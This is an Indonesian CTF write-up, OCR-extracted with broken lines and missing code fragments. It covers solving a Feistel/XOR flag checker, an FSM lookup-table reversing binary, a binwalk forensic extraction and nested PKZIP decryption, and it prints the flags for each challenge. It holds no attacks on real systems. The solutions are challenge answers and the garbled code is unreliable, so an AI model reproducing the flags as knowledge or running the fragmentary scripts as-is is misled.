    c = (blob[4] << 24) | (blob[5] << 16) | (blob[6]
<< 8) | blob[7]
    m = 1 << 32

    # Dead branch (never taken).
    if _opaque_false(a ^ c):
        a ^= 0xDEADBEEF
        c ^= 0x0BADF00D

    return a & 0xFFFFFFFF, c & 0xFFFFFFFF, m


def _seed() -> int:
    blob = b"\xC0\xFF\xEE\x12"
    s = (blob[0] << 24) | (blob[1] << 16) | (blob[2]
<< 8) | blob[3]
    if _opaque_false(s):
        s ^= 0xFFFFFFFF
    return s & 0xFFFFFFFF


def _lcg_stream(seed: int, n: int) -> bytes:
    a, c, _ = _lcg_params()
    s = seed & 0xFFFFFFFF
```

```
    out = bytearray()

    for _ in range(n):
        s = (a * s + c) & 0xFFFFFFFF
        k = (s >> 16) & 0xFF

        # Junk math: no effect.
        if _opaque_true(k):
            t = _junk_mix(s)
            s ^= t
            s ^= t

        out.append(k)

    return bytes(out)


def rolling_xor(data: bytes, seed: int) -> bytes:
    ks = _lcg_stream(seed, len(data))
    return bytes(d ^ k for d, k in zip(data, ks))


# --- Feistel network
-----------------------------------------------------
--

def _rotl32(x: int, r: int) -> int:
    return ((x << r) | (x >> (32 - r))) & 0xFFFFFFFF


def _master_key() -> int:
    a, c, _ = _lcg_params()
    mk = (a ^ c) & 0xFFFFFFFF
    mk = _rotl32(mk, 3)
    mk ^= 0xA5A5A5A5
    if _opaque_false(mk):
        mk ^= 0x12345678
```

```
    return mk & 0xFFFFFFFF


def _round_keys(master: int) -> list[int]:
    keys: list[int] = []
    k = master & 0xFFFFFFFF
    for i in range(8):
        k = (k * 0x9E3779B1 + (i * 0x7F4A7C15 + 1))
& 0xFFFFFFFF
        keys.append((k ^ (k >> 16)) & 0xFFFFFFFF)
    return keys


def _F(r: int, k: int, i: int) -> int:
    x = (r + k) & 0xFFFFFFFF
    x ^= _rotl32(r, i + 1)
    x = (x + ((r >> 5) ^ (r << 7))) & 0xFFFFFFFF
    x ^= (x >> 16)
    return x & 0xFFFFFFFF


def feistel_encrypt_block(block: bytes, keys:
list[int]) -> bytes:
    L = int.from_bytes(block[:4], "big")
    R = int.from_bytes(block[4:], "big")

    for i, k in enumerate(keys):
        if _opaque_true(L ^ R):
            _ = _junk_mix(L) ^ _junk_mix(R)
        L, R = R, (L ^ _F(R, k, i)) & 0xFFFFFFFF
        if _opaque_false(L & R):
            L ^= 0xDEADBEEF
            R ^= 0xC0FFEE12

    return L.to_bytes(4, "big") + R.to_bytes(4,
"big")
```

```
def feistel_decrypt_block(block: bytes, keys:
list[int]) → bytes:
    L = int.from_bytes(block[:4], "big")
    R = int.from_bytes(block[4:], "big")

    for i in reversed(range(len(keys))):
        k = keys[i]
        L, R = (R ^ _F(L, k, i)) & 0xFFFFFFFF, L

    return L.to_bytes(4, "big") + R.to_bytes(4,
"big")


# --- Padding
-----------------------------------------------------
----------

def _pad(data: bytes, block: int = 8) → bytes:
    pad_len = block - (len(data) % block)
    return data + bytes([pad_len] * pad_len)


def _unpad(data: bytes, block: int = 8) → bytes:
    if not data or len(data) % block ≠ 0:
        raise ValueError("bad length")
    pad = data[-1]
    if pad == 0 or pad > block or data[-pad:] ≠
bytes([pad] * pad):
        raise ValueError("bad padding")
    return data[:-pad]


# --- Encryption / check
---------------------------------------------------

CIPHERTEXT = bytes.fromhex(
```

```
    "feb692f2e76e47566bb7f62318084ec0"
    "697f076b2b7210ffa4fac2eaa64c4b6b"
    "1fe19a9b9515fa7267ad6360c2abc4d4"
    "8c85cc789408cd7dfd9e83cf2c059621"
    "6133a4c97a004d14d540ce384a475784"
    "42f3cee53d366d8f070a855b8f4f73a2"
)


def encrypt(data: bytes) -> bytes:
    seed = _seed()
    xored = rolling_xor(data, seed)
    padded = _pad(xored, 8)
    keys = _round_keys(_master_key())

    out = bytearray()
    for i in range(0, len(padded), 8):
        out += feistel_encrypt_block(padded[i:i +
8], keys)

    return bytes(out)


def check_flag(candidate: str | bytes) -> bool:
    if isinstance(candidate, str):
        data = candidate.encode()
    else:
        data = bytes(candidate)

    if _opaque_false(len(data)):
        return False

    return encrypt(data) == CIPHERTEXT


def main() -> int:
    try:
```

```
        user = input("flag> ").strip()
    except EOFError:
        return 1

    if check_flag(user):
        print("Correct.")
        return 0

    print("Nope.")
    return 1


if __name__ == "__main__":
    raise SystemExit(main())
```

Setelah dibaca, program ini adalah checker yang memeriksa apakah input kita adalah flag yang benar. Cara kerjanya:

1. Program meminta input dari user.
2. Input tersebut dienkripsi.
3. Hasil enkripsi dibandingkan dengan ciphertext yang sudah disimpan.
4. Jika sama, output “Correct!”. Jika tidak, output “Nope.”

Proses enkripsi ada tiga lapisan:

1. Rolling XOR dengan LCG

LCG menghasilkan angka pseudo-random dengan rumus:
 next = (a * current + c) % m
Setiap byte data di XOR dengan angka dari LCG.

2. PKCS#7 Padding

Menambahkan byte di akhir data biar panjangnya menjadi kelipatan 8.

3. Feistel Cipher (8 rounds)

Data dibagi menjadi dua bagian Left dan Right. Diproses dan ditukar selama 8 putaran dengan operasi tertentu.

Tinggal membalik proses enkripsinya karena algoritmanya diketahui:


1. Reverse Feistel untuk setiap blok 8 byte.
2. Hapus padding PKCS#7.
3. kita XOR dengan keystream yang sama biar dapat plaintext.

```
#!/usr/bin/env python3

# ═══ CIPHERTEXT yang ingin kita decrypt ═══
CIPHERTEXT = bytes.fromhex(
    "feb692f2e76e47566bb7f62318084ec0"
    "697f076b2b7210ffa4fac2eaa64c4b6b"
    "1fe19a9b9515fa7267ad6360c2abc4d4"
    "8c85cc789408cd7dfd9e83cf2c059621"
    "6133a4c97a004d14d540ce384a475784"
    "42f3cee53d366d8f070a855b8f4f73a2"
)

def decrypt(ciphertext: bytes) → bytes:
    # Generate keys untuk Feistel
    keys = _round_keys(_master_key())
```

```
    # STEP 1: Decrypt setiap blok 8-byte dengan
Feistel
    decrypted = bytearray()
    for i in range(0, len(ciphertext), 8):
        decrypted +=
feistel_decrypt_block(ciphertext[i:i + 8], keys)

    # STEP 2: Remove padding
    unpadded = _unpad(bytes(decrypted), 8)

    # STEP 3: Reverse XOR dengan keystream
    seed = _seed()
    plaintext = rolling_xor(unpadded, seed)

    return plaintext

# JALANKAN!
flag = decrypt(CIPHERTEXT)
print("Flag:", flag.decode('utf-8'))
```

Flag:
freepass26{Ju5T_cRyP70_+_R3vEr53_Ch4lL_:V_https://youtu.be/g4IEhywhzIs?si=P6jHMaOmPChcpext}

Meja Kerja



Overview

Program yang di attachment adalah sebuah Finite State Machine (FSM) dengan Lookup Tables. Setiap langkah, kita memilih satu dari 256 pintu, Setiap pintu menuju ke ruangan tertentu,dan cuma ada SATU path yang benar yaitu (nilai 0x42), Kita tinggal reconstruct matrix-nya lalu cari jalur yang menghasilkan nilai akhir 0x42.

dari decompile ada bagian:

```
if (strlen(input) == 0x42)
```

yang berarti jika diubah ke desimal, flag harus 66 karakter.

bagian validasi utama ada di fungsi FUN_00101200.

Di dalamnya ada:

- XOR
- Rotate bit
- Shuffle
- Lookup table
- Matrix 67x256

Setelah dilihat lagi, validasinya ternyata ini:

```
result = 0
for i in range(66):
   result = matrix[i][input[i]]

return result == 0x42
```

Artinya setiap karakter flag harus milih kolom, Programnya jalan dari row 0 ke row 65, Dan pokoknya nilai terakhir harus 66, Jadi ini seperti trace path di matrix.

Berdasarkan AI, cara matrixnya dibuat itu:

1. Generate array 0-255
2. Shuffle pakai Fisher-Yates (deterministik)
3. Gabungkan pakai XOR + rotasi
4. Buat substitution table
5. Bangun matrix 67x256
6. Apply final transform

```
if col == xor_key[row]:
   matrix[row][col] = row + 1
```

Dibagian ini artinya tiap row cuma ada 1 kolom yang benar, Jalur yang benar itu urut: 1 → 2 → 3 → ... → 66

Karena cuma ada 1 jalur yang bener, kita tidak perlu brute force. Saran dari AI coba backward search:

1. Cari di row 65 kolom yang nilainya 66
2. Mundur ke row 64 cari yang nilainya 65
3. Ulangi sampai row 0 cari nilai 1

```
for col in range(256):
   if matrix[65][col] == 66:
       candidates.append(col)
```

Lanjut mundur sampai dapat 66 byte. Hasilnya cuma ada 1 path yang valid.

Intinya cuma path finding.

Solve

Seperti biasa untuk menghemat waktu kita memperbudak AI untuk code solver.

```
#!/usr/bin/env python3
"""
=========================================================
============================
=========================================================
```

```
============================
Challenge: FSM Table Reversing
=================================================================
============================
"""

import struct

#
=================================================================
=========================
# SECTION 1: DECOMPILED CODE OVERVIEW
#
=================================================================
=========================

print("="*80)
print("SECTION 1: DECOMPILED CODE ANALYSIS")
print("="*80)

print("""
┌──────────────
```

```
  acStack_108[sVar3] = '\\0';

  // ✅ KEY CHECK: Length must be EXACTLY 0x42 (66
bytes)
  if ((sVar3 == 0x42) && (iVar1 =
FUN_00101200(acStack_108), iVar1 != 0)) {
    puts("Correct!");
  } else {
    puts("Wrong!");
  }
  return 0;
}

📌 IMPORTANT: Input HARUS tepat 66 bytes!
""")

print("""
┌──────────────
```

```
    // Complex SIMD packing... (simplified: just
0-255)
  }


  // STEP 2: Shuffle tables with Fisher-Yates
  //
──────────────
```

```
  // STEP 3: Generate combined table (256 bytes,
values 0-79)
  //
──────────────
```

```
table1[lVar39] ^ state_byte;
    uVar38 = (uVar38 * 3) + 0x2d + (uVar38 >> 3 &
0x1f);
    local_54d8[lVar39 + 0x2a0] = uVar38 % 80;

    lVar39++;
    uVar41 = uVar40;
  } while (lVar39 != 0x100);


  // STEP 4: Generate substitution table (256 bytes,
values 0-79)
  //
```

```
  // First entry
  val = ((table2[0x100] << 1) + table1[0]) ^ 0xd3;
  val = ((val >> 4) ^ val);
  local_5138[0] = (val + combined[val]) % 80;

  // Remaining entries
  counter = 0x1d;
  for (lVar39 = 1; lVar39 < 0x100; lVar39++) {
    const_byte = (DAT_001020a0[lVar39 >> 6] >>
((lVar39 & 7) << 3));
    val = const_byte ^ counter;
    counter += 0x1d;

    rotated = (table2[lVar39] << rot) |
(table2[lVar39] >> (8 - rot));
    val ^= (rotated + table1[lVar39]);
    val = ((val >> 4) ^ val);
    local_5138[lVar39] = (val + combined[val]) % 80;
  }
```

```
  // STEP 5: Generate expansion matrix (67 x 256)
  //
──────────────
```

```
          matrix[row][col] = (matrix[row][col] % 13)
+ 0x43;
        }
      } else {
        matrix[row][col] = (matrix[row][col] % 13) +
0x43;
      }
    }
  }


  // STEP 7: Validate input
  //
──────────────
```

```
print("""
┌──────────────
```

```
6c7ef23a58993'

'5541c6109a1c28629a6e4978896043ba0b2f68dd496dd23bfa0
87c7159c5590c'
    'dac5'
)

DAT_001020a0 = [
    0x243f6a8885a308d3,
    0x13198a2e03707344,
    0xa4093822299f31d0,
    0x082efa98ec4e6c89
]

DAT_001020c0 = [0, 1, 2, 3]

print(f"✓ DAT_00102040: {len(DAT_00102040)} bytes
extracted")
print(f"✓ DAT_001020a0: {len(DAT_001020a0)} x
uint64 extracted")
print(f"✓ DAT_001020c0: {len(DAT_001020c0)} x
uint32 extracted")

#
=========================================================
=========================
# SECTION 3: IMPLEMENT HELPER FUNCTIONS
#
=========================================================
=========================

print("\n" + "="*80)
print("SECTION 3: IMPLEMENTING CORE FUNCTIONS")
print("="*80 + "\n")

def splitmix64_hash(x):
    """SplitMix64 PRNG hash function"""
```

```
    x = x & 0xFFFFFFFFFFFFFFFF
    z = ((x ^ (x >> 30)) * 0xBF58476D1CE4E5B9) &
0xFFFFFFFFFFFFFFFF
    z = ((z ^ (z >> 27)) * 0x94D049BB133111EB) &
0xFFFFFFFFFFFFFFFF
    z = (z ^ (z >> 31)) & 0xFFFFFFFFFFFFFFFF
    return z

def rotate_left_8bit(value, amount):
    """Rotate left for 8-bit value"""
    amount = amount & 7
    return ((value << amount) | (value >> (8 -
amount))) & 0xFF

def fisher_yates_shuffle(arr, seed):
    """Fisher-Yates shuffle with SplitMix64"""
    result = arr[:]
    state = seed

    for i in range(len(result) - 1, 0, -1):
        state = (state + 0x9e3779b97f4a7c15) &
0xFFFFFFFFFFFFFFFF
        rand_val = splitmix64_hash(state)
        j = rand_val % (i + 1)
        result[i], result[j] = result[j], result[i]

    return result

print("✓ splitmix64_hash() implemented")
print("✓ rotate_left_8bit() implemented")
print("✓ fisher_yates_shuffle() implemented")

#
=========================================================
========================
# SECTION 4: REPRODUCE LOOKUP TABLES
#
```

```
=================================================================
=========================

print("\n" + "="*80)
print("SECTION 4: REPRODUCING LOOKUP TABLES")
print("="*80 + "\n")

# Step 1: Generate initial tables
print("[1/6] Generating initial tables (0-255)...")
table1 = list(range(256))
table2 = list(range(256))
print(f"      ✓ table1[0] = {table1[0]},
table1[255] = {table1[255]}")
print(f"      ✓ table2[0] = {table2[0]},
table2[255] = {table2[255]}")

# Step 2: Shuffle tables
print("\n[2/6] Shuffling tables...")
table1 = fisher_yates_shuffle(table1,
0xf2d79430e3faf540)
table2 = fisher_yates_shuffle(table2,
0xb6bc2f8ba6d5d6e1)
print(f"      ✓ table1[0] = {table1[0]}
(shuffled)")
print(f"      ✓ table2[0] = {table2[0]}
(shuffled)")

# Extend table2 for easier indexing
table2_extended = table2 + table2
print(f"      ✓ table2 extended to
{len(table2_extended)} bytes")

# Step 3: Generate combined table
print("\n[3/6] Generating combined table...")

combined = [0] * 256
```

```
# First entry
val = (table2_extended[0x1A0] ^ table1[0] ^ 0xCB) &
0xFF
val = ((val >> 3) + 0x2D + val + val * 2) & 0xFFFF
combined[0] = val % 80

# Remaining entries
state = 0x13198a2e03707344
for i in range(1, 256):
    const_idx = (i + 1) & 3
    const_qword = DAT_001020a0[const_idx]

    shift_amt = ((i * 8 + 0x18) & 0x38)
    const_byte = (const_qword >> shift_amt) & 0xFF

    rot1 = ((i ^ 3) & 7)
    rotated_const = rotate_left_8bit(const_byte,
rot1)

    idx2 = (i ^ 0x5A) & 0xFF
    t2_byte = table2_extended[idx2 + 0x100]

    rot2 = (i & 7)
    rotated_t2 = rotate_left_8bit(t2_byte, rot2)

    state_byte = (state >> (rot2 * 8)) & 0xFF

    xor_result = rotated_const ^ rotated_t2 ^
table1[i] ^ state_byte
    val = (((xor_result >> 3) & 0x1F) + 0x2D +
xor_result * 3) & 0xFFFF
    combined[i] = val % 80

    state = const_qword

print(f"      ✓ combined[0] = {combined[0]}")
print(f"      ✓ All values in range [0,79]: {all(0
```

```
≤ x < 80 for x in combined)}")

# Step 4: Generate substitution table
print("\n[4/6] Generating substitution table...")

sub_table = [0] * 256

# First entry
t2_val = table2_extended[0x100]
shifted = ((t2_val << 1) | (1 if t2_val ≥ 0x80 else
0)) & 0xFF
val = (shifted + table1[0]) & 0xFF
val ^= 0xD3
val = ((val >> 4) ^ val) & 0xFF
val = (val + combined[val]) & 0xFFFF
sub_table[0] = val % 80

# Remaining entries
counter = 0x1D
for i in range(1, 256):
    rot = ((i ^ 1) & 7)
    const = (DAT_001020a0[i >> 6] >> ((i & 7) << 3))
& 0xFF
    val = (const ^ counter) & 0xFF
    counter = (counter + 0x1D) & 0xFFFFFFFF

    t2_val = table2_extended[i + 0x100]
    rotated = rotate_left_8bit(t2_val, rot)

    val ^= ((rotated + table1[i]) & 0xFF)
    val = ((val >> 4) ^ val) & 0xFF
    val = (val + combined[val]) & 0xFFFF
    sub_table[i] = val % 80

print(f"      ✓ sub_table[0] = {sub_table[0]}")
print(f"      ✓ All values in range [0,79]: {all(0
≤ x < 80 for x in sub_table)}")
```

```
# Step 5: Generate expansion matrix
print("\n[5/6] Generating expansion matrix
(67x256)...")

matrix = []
table1_subset = table1[:80]

for row in range(67):
    new_row = [0] * 256
    for col in range(256):
        idx = (sub_table[col] + row) % 80
        new_row[col] = table1_subset[idx]
    matrix.append(new_row)

print(f"      ✓ Matrix size: {len(matrix)} x
{len(matrix[0])}")

# Step 6: Apply final transformations
print("\n[6/6] Applying final transformations...")

# Generate XOR key
state = 0xe14aaedbc93f2766
xor_key = []

for i in range(66):
    state = (state + 0x9e3779b97f4a7c15) &
0xFFFFFFFFFFFFFFFF
    z = splitmix64_hash(state)
    xor_val = ((z >> 24) ^ (z >> 16) ^ (z >> 8) ^ z)
& 0xFF
    xor_key.append(xor_val ^ DAT_00102040[i])

print(f"      ✓ XOR key generated: {len(xor_key)}
bytes")
print(f"      ✓ xor_key[0] = {xor_key[0]}")
```

```
# Transform matrix
for row in range(67):
    for col in range(256):
        val = matrix[row][col]

        if row < 66:
            if xor_key[row] == col:
                matrix[row][col] = (row + 1) & 0xFF
            else:
                matrix[row][col] = ((val % 13) +
0x43) & 0xFF
        else:
            matrix[row][col] = ((val % 13) + 0x43) &
0xFF

print(f"      ✓ Transformations applied")

#
=========================================================
========================
# SECTION 5: SOLVING - BACKWARD SEARCH
#
=========================================================
========================

print("\n" + "="*80)
print("SECTION 5: SOLVING - BACKWARD SEARCH FOR
FLAG")
print("="*80 + "\n")

print("""
Strategy:
─────────
Since we know:
  - matrix[0][xor_key[0]] = 1
  - matrix[1][xor_key[1]] = 2
  - ...
```

```
  - matrix[65][xor_key[65]] = 66

We can search BACKWARDS:
  1. Find col where matrix[65][col] == 66
  2. Find col where matrix[64][col] == 65
  3. ... continue to row 0
  4. The path found = FLAG!

Starting search...
""")

# Find starting point
candidates = []
for col in range(256):
    if matrix[65][col] == 0x42:
        candidates.append([col])

print(f"[Row 65] Found {len(candidates)} starting
point(s) with value 0x42")

# Backward search
for row in range(64, -1, -1):
    target_value = row + 1
    new_candidates = []

    for path in candidates:
        for col in range(256):
            if matrix[row][col] == target_value:
                new_candidates.append([col] + path)

    candidates = new_candidates

    if len(candidates) == 0:
        print(f"[Row {row:2d}] ✗ No path found!")
        break

    if row % 10 == 0 or row < 5:
```

```
        print(f"[Row {row:2d}] ✓ Found
{len(candidates)} path(s)")

print(f"\n✓ Search complete! Found
{len(candidates)} valid path(s)")

#
=========================================================
========================
# SECTION 6: EXTRACT AND VERIFY FLAG
#
=========================================================
========================

print("\n" + "="*80)
print("SECTION 6: FLAG EXTRACTION AND VERIFICATION")
print("="*80 + "\n")

if candidates:
    flag_bytes = bytes(candidates[0])

    print("FLAG FOUND!")
    print("—" * 80)
    print(f"\nHex:   {flag_bytes.hex()}")
    print(f"\nBytes: {list(flag_bytes[:20])}...
(first 20)")

    try:
        flag_ascii = flag_bytes.decode('ascii')
        print(f"\nASCII: {flag_ascii}")
    except:
        flag_ascii = flag_bytes.decode('ascii',
errors='replace')
        print(f"\nASCII: {flag_ascii}")

    # Verify with matrix
    print("\n" + "—" * 80)
```

```
    print("VERIFICATION:")
    print("—" * 80)

    result = 0
    for i in range(66):
        result = matrix[i][flag_bytes[i]]

    if result == 0x42:
        print("✓ FLAG VERIFIED - CORRECT!")
        print(f"✓ Final value: {result}
(0x{result:02x})")
    else:
        print("✗ VERIFICATION FAILED!")
        print(f"✗ Expected: 66 (0x42), Got:
{result} (0x{result:02x})")

    # Final result
    print("\n" + "="*80)
    print("FINAL RESULT")
    print("="*80)
    print(f"\n🎉 FLAG: {flag_ascii}")
    print("\n" + "="*80)

else:
    print("✗ No valid flag found!")

print("\n✓ PoC Complete!")
```

Flag:
freepass26{c0ngratzz_u_just_l3arned_a_f5m_table_reversing_xx986kj}

[Forensic]

Ekstrak Manggis


Overview
Diberikan file berupa extensi .docs yang dimana terdapat file yang di embed didalamnya.

Solve
ekstrak menggunakan

```
binwalk -e <file>
```

kita menggunakan command tree untuk melihat secara cepat ada file apa saja didalam folder hasil extract. didalam folder ini terdapat file nyariflag?.txt extractions/EkstrakManggis.docx.extracted/0/word/media/


jika dibuka terdapat link ke spotify admin. https://open.spotify.com/playlist/0mx9ePTAQTMCpPa40HBp7f?si=c40558cd1a0c481c&nd=1&dlsi=2108fd106f2f4f2b
Sumpah kukira ini cuma jebakan, akhirnya ku skip, kucari kemana-mana gaada, bahkan sampai ngelantur, akhirnya kubuka lah linknya dan beneran ada flag. dang. :)



tau gitu kubuka aja dari awal.

Flag: freepass26{1n1_f0R3N_4t4u_OS1NT_M1nT}

Pekka Crackers



Overview

Awalnya saya kira ini cuma challenge cracking ZIP biasa. Dikasih file `out` dan `chall.py`. Kupikir tinggal pakai **John the Ripper** atau **hashcat** buat brute force. Ternyata bukan.

Setelah dicek, file `out` itu bukan file ZIP, tapi hash hasil dari **zip2john**. Di dalam format hash PKZIP ternyata ada field ke-12 yang isinya `encrypted_data`. Nah ini bukan cuma hash, tapi data terenkripsi dari isi ZIP-nya.

Di chall.py password-nya sudah ada:
ANT_TECH_ANT_TECH_ASYNC

seriusan yang bikin soal siapa sih :v

Berarti kita nggak perlu cracking. Tinggal decrypt bagian encrypted_data pakai algoritma **PKZIP Traditional Encryption**. Karena ini enkripsi lama dan password sudah diketahui, kita bisa implementasi decryption manual di Python pakai update key dan decrypt byte per byte.

Strukturnya nested 5 layer:

hash4 → hash3 → hash2 → hash1 → flag.zip hash → flag.txt

Jadi prosesnya:

1. Ambil field encrypted_data dari hash4
2. Hex ke bytes
3. Decrypt pakai password
4. Hasilnya jadi hash berikutnya
5. Ulangi sampai dapat isi flag

Setelah diulang 5 kali, akhirnya keluar ni bendera:

freepass26{4khriny4_4d4_y4n9_501v3_m4k45ih_y4h_m44f_k410_r3u53_d4ri_c0d3x}

Solve
ekhem.. AI KERJAAA >:)

```
#!/usr/bin/env python3
```

```
"""
Get the FLAG - Final solver
"""

import binascii
from pathlib import Path

# CRC32 table initialization
CRC32_TABLE = []
for i in range(256):
    crc = i
    for _ in range(8):
        if crc & 1:
            crc = (crc >> 1) ^ 0xedb88320
        else:
            crc >>= 1
    CRC32_TABLE.append(crc)

def crc32(crc, byte):
    return ((crc >> 8) ^ CRC32_TABLE[(crc ^ byte) &
0xff]) & 0xffffffff

def init_keys(password):
    key0 = 305419896
    key1 = 591751049
    key2 = 878082192
    for c in password.encode():
        key0 = crc32(key0, c)
        key1 = ((key1 + (key0 & 0xff)) * 134775813 +
1) & 0xffffffff
        key2 = crc32(key2, (key1 >> 24) & 0xff)
    return key0, key1, key2

def decrypt_byte(keys):
    temp = (keys[2] | 2) & 0xffff
    return ((temp * (temp ^ 1)) >> 8) & 0xff
```

```
def update_keys(byte, keys):
    keys[0] = crc32(keys[0], byte)
    keys[1] = ((keys[1] + (keys[0] & 0xff)) *
134775813 + 1) & 0xffffffff
    keys[2] = crc32(keys[2], (keys[1] >> 24) & 0xff)

def decrypt_pkzip(encrypted_data, password):
    keys = list(init_keys(password))
    decrypted = bytearray()
    for byte in encrypted_data:
        dec_byte = byte ^ decrypt_byte(keys)
        update_keys(dec_byte, keys)
        decrypted.append(dec_byte)
    return bytes(decrypted[12:])

def extract_and_decrypt(hash_line, password):
    """Extract encrypted data from hash and decrypt
it"""
    parts = hash_line.split('$pkzip$')
    if len(parts) < 2:
        return None
    hash_section = parts[1]
    fields = hash_section.split('*')
    if len(fields) ≤ 12:
        return None
    encrypted_hex = fields[12]
    encrypted_data =
binascii.unhexlify(encrypted_hex)
    return decrypt_pkzip(encrypted_data, password)

PASSWORD = "ANT_TECH_ANT_TECH_ASYNC"

print("=" * 70)
print("COMPLETE FLAG EXTRACTION")
print("=" * 70)
print()
```


```
# Level 4: hash4 → hash3
hash4 = Path("out").read_text().strip()
print("[*] Decrypting hash4 → hash3...")
hash3 = extract_and_decrypt(hash4,
PASSWORD).decode('utf-8')
print(f"[+] hash3: {len(hash3)} chars")
Path("hash3.txt").write_text(hash3)

# Level 3: hash3 → hash2
print("[*] Decrypting hash3 → hash2...")
hash2 = extract_and_decrypt(hash3,
PASSWORD).decode('utf-8')
print(f"[+] hash2: {len(hash2)} chars")
Path("hash2.txt").write_text(hash2)

# Level 2: hash2 → hash1
print("[*] Decrypting hash2 → hash1...")
hash1 = extract_and_decrypt(hash2,
